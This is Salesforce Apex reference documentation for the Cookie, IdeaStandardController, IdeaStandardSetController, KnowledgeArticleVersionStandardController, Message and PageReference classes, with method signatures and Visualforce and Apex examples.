Chrome Platform Status: Reject insecure SameSite=None cookies

Cookie Methods

The following are methods for `Cookie`. All are instance methods.

IN THIS SECTION:

getDomain()

Returns the name of the server making the request.

getMaxAge()

Returns a number representing how long the cookie is valid for, in seconds. If set to `< 0`, a session cookie is issued. If set to `0`, the cookie is deleted.

getName()

Returns the name of the cookie. Can't be `null`.

getPath()

Returns the path from which you can retrieve the cookie. If `null` or blank, the location is set to root, or "/".

getSameSite()

Returns the value for the `SameSite` attribute of the cookie.

getValue()

Returns the data captured in the cookie, such as Session ID.

isSecure()

Returns `true` if the cookie can only be accessed through HTTPS, otherwise returns `false`.

getDomain()

Returns the name of the server making the request.

Signature

```
public String getDomain()
```

Return Value

Type: String

getMaxAge()

Returns a number representing how long the cookie is valid for, in seconds. If set to `< 0`, a session cookie is issued. If set to `0`, the cookie is deleted.

Signature

```
public Integer getMaxAge()
```

Return Value

Type: Integer

getName()

Returns the name of the cookie. Can't be `null`.

Signature

```
public String getName()
```

Return Value

Type: String

getPath()

Returns the path from which you can retrieve the cookie. If `null` or blank, the location is set to root, or “/”.

Signature

```
public String getPath()
```

Return Value

Type: String

getSameSite()

Returns the value for the `SameSite` attribute of the cookie.

Signature

```
public String getSameSite()
```

Return Value

Type: String

SEE ALSO:

web.dev: SameSite Cookies Explained

`getValue()`

Returns the data captured in the cookie, such as Session ID.

Signature

```
public String getValue()
```

Return Value

Type: String

`isSecure()`

Returns `true` if the cookie can only be accessed through HTTPS, otherwise returns `false`.

Signature

```
public Boolean isSecure()
```

Return Value

Type: Boolean

IdeaStandardController Class

`IdeaStandardController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardController`.

Namespace

ApexPages

Usage

A method in the IdeaStandardController object is called by and operated on a particular instance of an IdeaStandardController.

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your Salesforce representative.

In addition to the methods listed in this class, the `IdeaStandardController` class inherits all the methods associated with the `StandardController` class.

Instantiation

An IdeaStandardController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard ideas controller.

Example

The following example shows how an IdeaStandardController object can be used in the constructor for a custom list controller. This example provides the framework for manipulating the comment list data before displaying it on a Visualforce page.

```
public class MyIdeaExtension {

    private final ApexPages.IdeaStandardController ideaController;

    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {
        ideaController = (ApexPages.IdeaStandardController)controller;
    }

    public List<IdeaComment> getModifiedComments() {
        IdeaComment[] comments = ideaController.getCommentList();
        // modify comments here
        return comments;
    }

}
```

The following Visualforce markup shows how the IdeaStandardController example shown above can be used in a page. This page must be named *`detailPage`* for this example to work.

Note: For the Visualforce page to display the idea and its comments, in the following example you need to specify the ID of a specific idea (for example, `/apex/detailPage?id=<ideaID>`) whose comments you want to view.

```
<!-- page named detailPage -->
<apex:page standardController="Idea" extensions="MyIdeaExtension">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!modifiedComments}" id="list">
            {!a.commentBody}
        </apex:dataList>
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="-1">Prev</ideas:detailOutputLink>
        |
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="1">Next</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

IdeaStandardController Methods

The following are instance methods for `IdeaStandardController`.

IN THIS SECTION:

getCommentList()
Returns the list of read-only comments from the current page.

`getCommentList()`

Returns the list of read-only comments from the current page.

Signature

`public IdeaComment[] getCommentList()`

Return Value

Type: IdeaComment[]

This method returns the following comment properties:

- `id`
- `commentBody`
- `createdDate`
- `createdBy.Id`
- `createdBy.communityNickname`

IdeaStandardSetController Class

`IdeaStandardSetController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardSetController`.

Namespace

ApexPages

Usage

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your Salesforce representative.

In addition to the method listed above, the `IdeaStandardSetController` class inherits the methods associated with the `StandardSetController`.

Note: The methods inherited from the `StandardSetController` cannot be used to affect the list of ideas returned by the `getIdeaList` method.

Instantiation

An IdeaStandardSetController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard list controller for ideas.

Example: Displaying a Profile Page

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

```
public class MyIdeaProfileExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }

}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above and the `<ideas:profileListOutputLink>` component can display a profile page that lists the recent replies, submitted ideas, and votes associated with a user. Because this example does not identify a specific user ID, the page automatically shows the profile page for the current logged in user. This page must be named *`profilePage`* in order for this example to work:

```
<!-- page named profilePage -->
<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">
          Recent Replies</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted
        </ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted
        </ideas:profileListOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named *`viewPage`* in order for this example to work:

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

Example: Displaying a List of Top, Recent, and Most Popular Ideas and Comments

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

Note: You must have created at least one idea for this example to return any ideas.

```
public class MyIdeaListExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }
}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above can be used with the `<ideas:listOutputLink>` component to display a list of recent, top, and most popular ideas and comments. This page must be named *`listPage`* in order for this example to work:

```
<!-- page named listPage -->
<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="top" page="listPage">Top Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments
        </ideas:listOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named *`viewPage`*.

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

IdeaStandardSetController Methods

The following are instance methods for `IdeaStandardSetController`.

IN THIS SECTION:

getIdeaList()

Returns the list of read-only ideas in the current page set.

Signature

```
public Idea[] getIdeaList()
```

Return Value

Type: Idea[]

Usage

You can use the `<ideas:listOutputLink>`, `<ideas:profileListOutputLink>`, and `<ideas:detailOutputLink>` components to display profile pages as well as idea list and detail pages (see the examples below). The following is a list of properties returned by this method:

- `Body`
- `Categories`
- `Category`
- `CreatedBy.CommunityNickname`
- `CreatedBy.Id`
- `CreatedDate`
- `Id`
- `LastCommentDate`
- `LastComment.Id`
- `LastComment.CommentBody`
- `LastComment.CreatedBy.CommunityNickname`
- `LastComment.CreatedBy.Id`
- `NumComments`
- `Status`
- `Title`
- `VoteTotal`

KnowledgeArticleVersionStandardController Class

`KnowledgeArticleVersionStandardController` objects offer article-specific functionality in addition to what is provided by the `StandardController`.

Namespace

ApexPages

Usage

In addition to the method listed above, the `KnowledgeArticleVersionStandardController` class inherits all the methods associated with `StandardController`.

Note: Though inherited, the `edit`, `delete`, and `save` methods don't serve a function when used with the `KnowledgeArticleVersionStandardController` class.

Example

The following example shows how a `KnowledgeArticleVersionStandardController` object can be used to create a custom extension controller. In this example, you create a class named `AgentContributionArticleController` that allows customer-support agents to see pre-populated fields on the draft articles they create while closing cases.

Prerequisites:

1. Create an article type called *FAQ*. For instructions, see “Create Article Types” in the Salesforce online help.
2. Create a text custom field called `Details`. For instructions, see “Add Custom Fields to Article Types” in the Salesforce online help.
3. Create a category group called *Geography* and assign it to a category called *USA*. For instructions, see “Create and Modify Category Groups” and “Add Data Categories to Category Groups” in the Salesforce online help.
4. Create a category group called *Topics* and assign it a category called *Maintenance*.

```
/** Custom extension controller for the simplified article edit page that
    appears when an article is created on the close-case page.
*/
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
 an argument
    public AgentContributionArticleController(
        ApexPages.KnowledgeArticleVersionStandardController ctl) {
        // This is the SObject for the new article.
        //It can optionally be cast to the proper article type.
        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();
        SObject article = ctl.getRecord();
        // This returns the ID of the case that was closed.
        String sourceId = ctl.getSourceId();
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];

        // This overrides the default behavior of pre-filling the
        // title of the article with the subject of the closed case.
        article.put('title', 'From Case: '+c.subject);
        article.put('details__c',c.description);

        // Only one category per category group can be specified.
        ctl.selectDataCategory('Geography','USA');
        ctl.selectDataCategory('Topics','Maintenance');
    }
}
```

```
/** Test class for the custom extension controller.
*/
@isTest
private class AgentContributionArticleControllerTest {
    static testMethod void testAgentContributionArticleController() {
         String caseSubject = 'my test';
         String caseDesc = 'my test description';

         Case c = new Case();
         c.subject= caseSubject;
         c.description = caseDesc;
         insert c;
         String caseId = c.id;
         System.debug('Created Case: ' + caseId);

         ApexPages.currentPage().getParameters().put('sourceId', caseId);
         ApexPages.currentPage().getParameters().put('sfdc.override', '1');

         ApexPages.KnowledgeArticleVersionStandardController ctl =
            new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

         new AgentContributionArticleController(ctl);

         System.assertEquals(caseId, ctl.getSourceId());
         System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));
         System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));
   }
}
```

If you created the custom extension controller for the purpose described in the previous example (that is, to modify submitted-via-case articles), complete the following steps after creating the class:

1. Log into your Salesforce organization and from Setup, enter *`Knowledge Settings`* in the `Quick Find` box, then select **Knowledge Settings**.
2. Click **Edit**.
3. Assign the class to the `Use Apex customization` field. This associates the article type specified in the new class with the article type assigned to closed cases.
4. Click **Save**.

IN THIS SECTION:

KnowledgeArticleVersionStandardController Constructors

KnowledgeArticleVersionStandardController Methods

KnowledgeArticleVersionStandardController Constructors

The following are constructors for `KnowledgeArticleVersionStandardController`.

IN THIS SECTION:

KnowledgeArticleVersionStandardController(article)

Creates a new instance of the `ApexPages.KnowledgeArticleVersionStandardController` class using the specified knowledge article.

`KnowledgeArticleVersionStandardController(article)`

Creates a new instance of the `ApexPages.KnowledgeArticleVersionStandardController` class using the specified knowledge article.

Signature

```
public KnowledgeArticleVersionStandardController(SObject article)
```

Parameters

`article`

Type: SObject

The knowledge article, such as `FAQ_kav`.

KnowledgeArticleVersionStandardController Methods

The following are instance methods for `KnowledgeArticleVersionStandardController`.

IN THIS SECTION:

getSourceId()

Returns the ID for the source object record when creating a new article from another object.

Signature

```
public String getSourceId()
```

Return Value

Type: String

setDataCategory(categoryGroup, category)

Specifies a default data category for the specified data category group when creating a new article.

Signature

```
public Void setDataCategory(String categoryGroup, String category)
```

Parameters

categoryGroup
Type: String

category
Type: String

Return Value

Type: Void

Message Class

Contains validation errors that occur when the user saves the page that uses a standard controller.

Namespace

ApexPages

Usage

When using a standard controller, all validation errors, both custom and standard, that occur when the user saves the page are automatically added to the page error collections. If an `inputField` component is bound to the field with an error, the message is added to the component's error collection. All messages are added to the page's error collection. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

If your application uses a custom controller or extension, you must use the `message` class for collecting errors.

Instantiation

In a custom controller or controller extension, you can instantiate a Message in one of these ways:

-
  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary);
  ```

  where `ApexPages.`*`severity`* is the enum that determines how severe a message is, and *`summary`* is the String used to summarize the message. For example:

  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.Severity.FATAL, 'my error
  msg');
  ```

-
  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary, detail);
  ```

  where `ApexPages.` *`severity`* is the enum that determines how severe a message is, *`summary`* is the String used to summarize the message, and *`detail`* is the String used to provide more detailed information about the error.

ApexPages.Severity Enum

To specify the severity of the message, use the `ApexPages.Severity` enum values. The following are the valid values:

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

All enums have access to standard methods, such as `name` and `value`.

IN THIS SECTION:

Message Constructors

The following are constructors for `Message`.

IN THIS SECTION:

`Message(severity, summary)`

Creates a new instance of the `ApexPages.Message` class using the specified message severity and summary.

Signature

```
public Message(ApexPages.Severity severity, String summary)
```

Parameters

`severity`

Type: ApexPages.Severity

The severity of a Visualforce message.

`summary`

Type: String

The summary Visualforce message.

`Message(severity, summary, detail)`

Creates a new instance of the `ApexPages.Message` class using the specified message severity, summary, and message detail.

Signature

```
public Message(ApexPages.Severity severity, String summary, String detail)
```

Parameters

`severity`

Type: ApexPages.Severity

The severity of a Visualforce message.

`summary`

Type: String

The summary Visualforce message.

`detail`

Type: String

The detailed Visualforce message.

`Message(severity, summary, detail, id)`

Creates a new instance of the `ApexPages.Message` class using the specified severity, summary, detail, and component ID.

Signature

```
public Message(ApexPages.Severity severity, String summary, String detail, String id)
```

Parameters

`severity`
Type: ApexPages.Severity

The severity of a Visualforce message.

`summary`
Type: String

The summary Visualforce message.

`detail`
Type: String

The detailed Visualforce message.

`id`
Type: String

The ID of the Visualforce component to associate with the message, for example, a form field with an error.

Message Methods

The following are methods for `Message`. All are instance methods.

IN THIS SECTION:

getComponentLabel()
Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.

getDetail()
Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.

getSeverity()
Returns the severity enum used to create the message.

getSummary()
Returns the summary String used to create the message.

`getComponentLabel()`

Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.

Signature

```
public String getComponentLabel()
```

Return Value

Type: String

`getDetail()`

Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.

Signature

```
public String getDetail()
```

Return Value

Type: String

`getSeverity()`

Returns the severity enum used to create the message.

Signature

```
public ApexPages.Severity getSeverity()
```

Return Value

Type: ApexPages.Severity

`getSummary()`

Returns the summary String used to create the message.

Signature

```
public String getSummary()
```

Return Value

Type: String

PageReference Class

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

Namespace

System

Use a PageReference object:

- To view or set query string parameters and values for a page
- To navigate the user to a different page as the result of an action method

Instantiation

In a custom controller or controller extension, you can refer to or instantiate a PageReference in one of the following ways:

-
  ```
  Page.existingPageName
  ```

  Refers to a PageReference for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

-
  ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Creates a PageReference to any page that is hosted on the Lightning platform. For example, setting `'partialURL'` to `'/apex/HelloWorld'` refers to the Visualforce page located at `http://mySalesforceInstance/apex/HelloWorld`. Likewise, setting `'partialURL'` to `'/' + 'recordID'` refers to the detail page for the specified record.

  This syntax is less preferable for referencing other Visualforce pages than `Page.existingPageName` because the PageReference is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

-
  ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  Creates a PageReference for an external URL. For example:

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

You can also instantiate a PageReference object for the current page with the `currentPage` ApexPages method. For example:

```
PageReference pageRef = ApexPages.currentPage();
```

Request Headers

The following table is a non-exhaustive list of headers that are set on requests.

Header	Description
Host	The host name requested in the request URL. This header is always set on Lightning Platform Site requests and My Domain requests. This header is optional on other requests when HTTP/1.0 is used instead of HTTP/1.1.
Referer	The URL that is either included or linked to the current request's URL. This header is optional.
User-Agent	The name, version, and extension support of the program that initiated this request, such as a web browser. This header is optional and can be overridden in most browsers to be a different value. Therefore, this header should not be relied upon.

Header	Description
CipherSuite	If this header exists and has a non-blank value, this means that the request is using HTTPS. Otherwise, the request is using HTTP. The contents of a non-blank value are not defined by this API, and can be changed without notice.
X-Salesforce-SIP	The source IP address of the request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers. Note: If a request passes through a content delivery network (CDN) or proxy server, the source IP address might be altered, and no longer the original client IP address.
X-Salesforce-Forwarded-To	The fully qualified domain name of the Salesforce instance that is handling this request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.

Example: Retrieving Query String Parameters

The following example shows how to use a PageReference object to retrieve a query string parameter in the current page URL. In this example, the `getAccount` method references the `id` query string parameter:

```
public with sharing class MyController {
   public Account getAccount() {
        return [SELECT Id, Name FROM Account WITH SECURITY_ENFORCED
                WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];
    }
}
```

The following page markup calls the `getAccount` method from the controller above:

```
<apex:page controller="MyController">
    <apex:pageBlock title="Retrieving Query String Parameters">
        You are viewing the {!account.name} account.
    </apex:pageBlock>
</apex:page>
```

Note: For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Visualforce_Url/apex/MyFirstPage?id=001D000000IRt53
```

Replace *`Visualforce_URL`* with the Visualforce URL for your org. For production, this URL is in the format ***`MyDomainName`***`--`***`PackageName`***`.vf.force.com`, and if your installed package is unmanaged, the package name is `c`. For more information on the format of the URLs that Salesforce serves for your org, see My Domain Login and Application URL Formats and Partitioned Domains in Salesforce Help.

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:

- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

Example: Navigating to a New Page as the Result of an Action Method

Any action method in a custom controller or controller extension can return a PageReference object as the result of the method. If the `redirect` attribute on the PageReference is set to `true`, the user navigates to the URL specified by the PageReference.

The following example shows how this can be implemented with a `save` method. In this example, the PageReference returned by the `save` method redirects the user to the detail page for the account record that was just saved:

```
public class mySecondController {
    Account account;

    public Account getAccount() {
        if(account == null) account = new Account();
        return account;
    }

    public PageReference save() {
        // Add the account to the database.
        insert account;
        // Send the user to the detail page for the new account.
        PageReference acctPage = new ApexPages.StandardController(account).view();
        acctPage.setRedirect(true);
        return acctPage;
    }
}
```

The following page markup calls the `save` method from the controller above. When a user clicks **Save**, he or she is redirected to the detail page for the account just created:

```
<apex:page controller="mySecondController" tabStyle="Account">
    <apex:sectionHeader title="New Account Edit Page" />
    <apex:form>
        <apex:pageBlock title="Create a New Account">
            <apex:pageBlockButtons location="bottom">
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="Account Information">
                <apex:inputField id="accountName" value="{!account.name}"/>
                <apex:inputField id="accountSite" value="{!account.site}"/>
            </apex:pageBlockSection>
       </apex:pageBlock>
    </apex:form>
</apex:page>
```

Example: Redirect Users to a Replacement Experience Cloud Site

The following example shows how to redirect a user attempting to access a retired feedback site to a self-service help site. If the `redirect` attribute is set to `true` on the PageReference for the feedback site, the user navigates to the URL specified by the PageReference. The `redirectCode` attribute defines the redirection type for search engine optimization in public Experience Cloud sites.

```
public class RedirectController {
    // Redirect users to the self-service help site    public PageReference redirect() {
        final PageReference target = new
        PageReference(Site.getBaseSecureUrl() + '/SiteLogin');
        target.setRedirect(true);
        // This is a permanent redirection
        target.setRedirectCode(301);
        return target;
    }
}
```

The following example shows how to call the RedirectController class from the retired site page.

```
<apex:page controller="RedirectController" action="{!redirect}"/>
```

IN THIS SECTION:

PageReference Constructors

The following are constructors for `PageReference`.

IN THIS SECTION:

`PageReference(partialURL)`

Creates a new instance of the `PageReference` class using the specified URL.

Signature

```
public PageReference(String partialURL)
```

Parameters

`partialURL`

Type: String

The partial URL of a page hosted on the Lightning Platform or a full external URL. The following are some examples of the *`partialURL`* parameter values:

- `/apex/HelloWorld`: refers to the Visualforce page located at `http://`*`MyDomainName-PackageName`*`.vf.force.com/apex/HelloWorld`.
- `/`*`recordID`*: refers to the detail page of a specified record.
- `http://www.google.com`: refers to an external URL.

PageReference(record)

Generate a new instance of the PageReference class for the specified sObject record.

Signature

```
public PageReference(SObject record)
```

Parameters

record

Type: SObject

The sObject record that references the ApexPage. The reference must be an ApexPage.

PageReference Methods

The following are methods for PageReference. All are instance methods.

IN THIS SECTION:

getAnchor()

Returns the name of the anchor referenced in the page's URL. That is, the part of the URL after the hashtag (#).

getContent()

Returns the output of the page, as displayed to a user in a web browser.

getContentAsPDF()

Returns the page in PDF, regardless of the <apex:page> component's renderAs attribute.

getCookies()

Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the the value contains the cookie object with that name.

getHeaders()

Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header.

getParameters()

Returns a map of the query string parameters for the PageReference; both POST and GET parameters are included. The key string contains the name of the parameter, while the value string contains the value of the parameter.

getRedirect()

Returns the current value of the PageReference object's redirect attribute.

getRedirectCode()

Returns the HTTP redirect code used when getRedirect() is set to true for the PageReference object.

getUrl()

Returns the relative URL associated with the PageReference when it was originally defined, including any query string parameters and anchors.

setAnchor(anchor)

Sets the URL's anchor reference to the specified string.

setCookies(cookies)
Creates a list of cookie objects. Used in conjunction with the `Cookie` class.

setRedirect(redirect)
Sets the value of the PageReference object's `redirect` attribute. If set to `true`, a redirect is performed through a client side redirect.

setRedirectCode(redirectCode)
Sets the HTTP redirect code to use for the PageReference object when setRedirect(redirect) is set to `true`.

getAnchor()

Returns the name of the anchor referenced in the page's URL. That is, the part of the URL after the hashtag (#).

Signature

```
public String getAnchor()
```

Return Value

Type: String

Note: Instances of `PageReference` returned by `ApexPages.currentPage()` have a null anchor attribute, because URL fragments are not sent to the Salesforce server during a request.

getContent()

Returns the output of the page, as displayed to a user in a web browser.

Signature

```
public Blob getContent()
```

Return Value

Type: Blob

Usage

The content of the returned Blob depends on how the page is rendered. If the page is rendered as a PDF file, it returns the PDF document. If the page isn't rendered as PDF, it returns HTML. To access the content of the returned HTML as a string, use the `toString` Blob method. If the Visualforce page has an error, an `ExecutionException` is thrown.

You can't use the `getContent` method in:

- Triggers
- Test methods. If you use `getContent` in a test method, the test method fails. `getContent` is treated as a callout in API version 34.0 and later.
- Apex email services

You also can't use the method to retrieve the output of a different Visualforce page with the same controller and controller extensions. Instead, pass the base URL of the destination page.

```
new PageReference(Site.getBaseUrl() + '/apex/VisualforcePageName').getContent();
```

getContentAsPDF()

Returns the page in PDF, regardless of the `<apex:page>` component's `renderAs` attribute.

Signature

```
public Blob getContentAsPDF()
```

Return Value

Type: Blob

Usage

This method can't be used in:

- Triggers
- Test methods. If you use `getContentAsPDF` in a test method, the test method fails. `getContentAsPDF` is treated as a callout in API version 34.0 and later.
- Apex email services

You also can't use the method to retrieve the output of a different Visualforce page with the same controller and controller extensions. Instead, pass the base URL of the destination page.

```
new PageReference(Site.getBaseUrl() + '/apex/VisualforcePageName').getContentAsPDF();
```

getCookies()

Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the the value contains the cookie object with that name.

Signature

```
public Map<String, System.Cookie> getCookies()
```

Return Value

Type: Map<String, System.Cookie>

Usage

Used in conjunction with the `Cookie` class. Only returns cookies with the "`apex__`" prefix set by the `setCookies` method.

getHeaders()

Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header.

Signature

```
public Map<String, String> getHeaders()
```

Return Value

Type: Map<String, String>

Usage

This map can be modified and remains in scope for the PageReference object. For instance, you could do:

```
PageReference.getHeaders().put('Date', '9/9/99');
```

For a description of request headers, see Request Headers.

getParameters()

Returns a map of the query string parameters for the PageReference; both POST and GET parameters are included. The key string contains the name of the parameter, while the value string contains the value of the parameter.

Signature

```
public Map<String, String> getParameters()
```

Return Value

Type: Map<String, String>

Usage

This map can be modified and remains in scope for the PageReference object. For instance, you could do:

```
PageReference.getParameters().put('id', myID);
```

Parameter keys are case-insensitive. For example:

```
System.assert(
    ApexPages.currentPage().getParameters().get('myParamName') ==
    ApexPages.currentPage().getParameters().get('myparamname'));
```

getRedirect()

Returns the current value of the PageReference object's `redirect` attribute.

Signature

`public Boolean getRedirect()`

Return Value

Type: Boolean

Usage

Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

`getRedirectCode()`

Returns the HTTP redirect code used when getRedirect() is set to `true` for the PageReference object.

Signature

`public Integer getRedirectCode()`

Return Value

Type: Integer

Possible Values:

- 0 — Redirect using the default redirect action for this PageReference. Typically a JavaScript-based redirection or HTTP 302.

  Note: Site URLRewriter Interface implementations pointing to a PageReference with a *`redirectCode`* of 0 are not redirected.

- 301 — Moved Permanently. Redirect users by sending an HTTP GET request to the target location. Includes instructions to update any references to the requested URL with the target location.
- 302 — Moved Temporarily. Redirect users by sending an HTTP GET request to the target location. Because the redirection is temporary, it doesn't include update instructions.
- 303 — See Other. Redirect users by sending an HTTP GET request to the target location. Not commonly used. Useful when the client sends a POST request and you want the client to call the new web page using a GET request instead of a POST request.
- 307 — Temporary Redirect. Send the same HTTP request, regardless of the HTTP method, to the target location. Because the redirection is temporary, it doesn't include update instructions.
- 308 — Permanent Redirect. Send the same HTTP request, regardless of the HTTP method, to the target location. Includes instructions to update any references to the requested URL with the target location.

`getUrl()`

Returns the relative URL associated with the PageReference when it was originally defined, including any query string parameters and anchors.

Signature

`public String getUrl()`

Return Value

Type: String

`setAnchor(anchor)`

Sets the URL's anchor reference to the specified string.

Signature

```
public System.PageReference setAnchor(String anchor)
```

Parameters

`anchor`
Type: String

Return Value

Type: System.PageReference

`setCookies(cookies)`

Creates a list of cookie objects. Used in conjunction with the `Cookie` class.

Signature

```
public Void setCookies(Cookie[] cookies)
```

Parameters

`cookies`
Type: System.Cookie[]

Return Value

Type: Void

Usage

Important:

- Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation.
- The `setCookies` method adds the prefix "`apex__`" to the cookie names.
- Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute.
- After you create a cookie, the properties of the cookie can't be changed.

- Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see Configure Site Caching in Salesforce Help.

`setRedirect(redirect)`

Sets the value of the PageReference object's `redirect` attribute. If set to `true`, a redirect is performed through a client side redirect.

Signature

```
public System.PageReference setRedirect(Boolean redirect)
```

Parameters

`redirect`

Type: Boolean

Return Value

Type: System.PageReference

Usage

This type of redirect performs an HTTP GET request, and flushes the view state, which uses POST. If set to `false`, the redirect is a server-side forward that preserves the view state if and only if the target page uses the same controller and contains the proper subset of extensions used by the source page.

Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, or to a page with a different controller or controller extension, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

`setRedirectCode(redirectCode)`

Sets the HTTP redirect code to use for the PageReference object when setRedirect(redirect) is set to `true`.

Signature

```
public System.PageReference setRedirectCode(Integer redirectCode)
```

Parameters

`redirectCode`

Type: Integer

Valid values:

- 0 — Redirect using the default redirect action for this PageReference. Typically a JavaScript-based redirection or HTTP 302.

  Note: Site URLRewriter Interface implementations pointing to a PageReference with a *`redirectCode`* of 0 are not redirected.

- 301 — Moved Permanently. Redirect users by sending an HTTP GET request to the target location. Includes instructions to update any references to the requested URL with the target location.
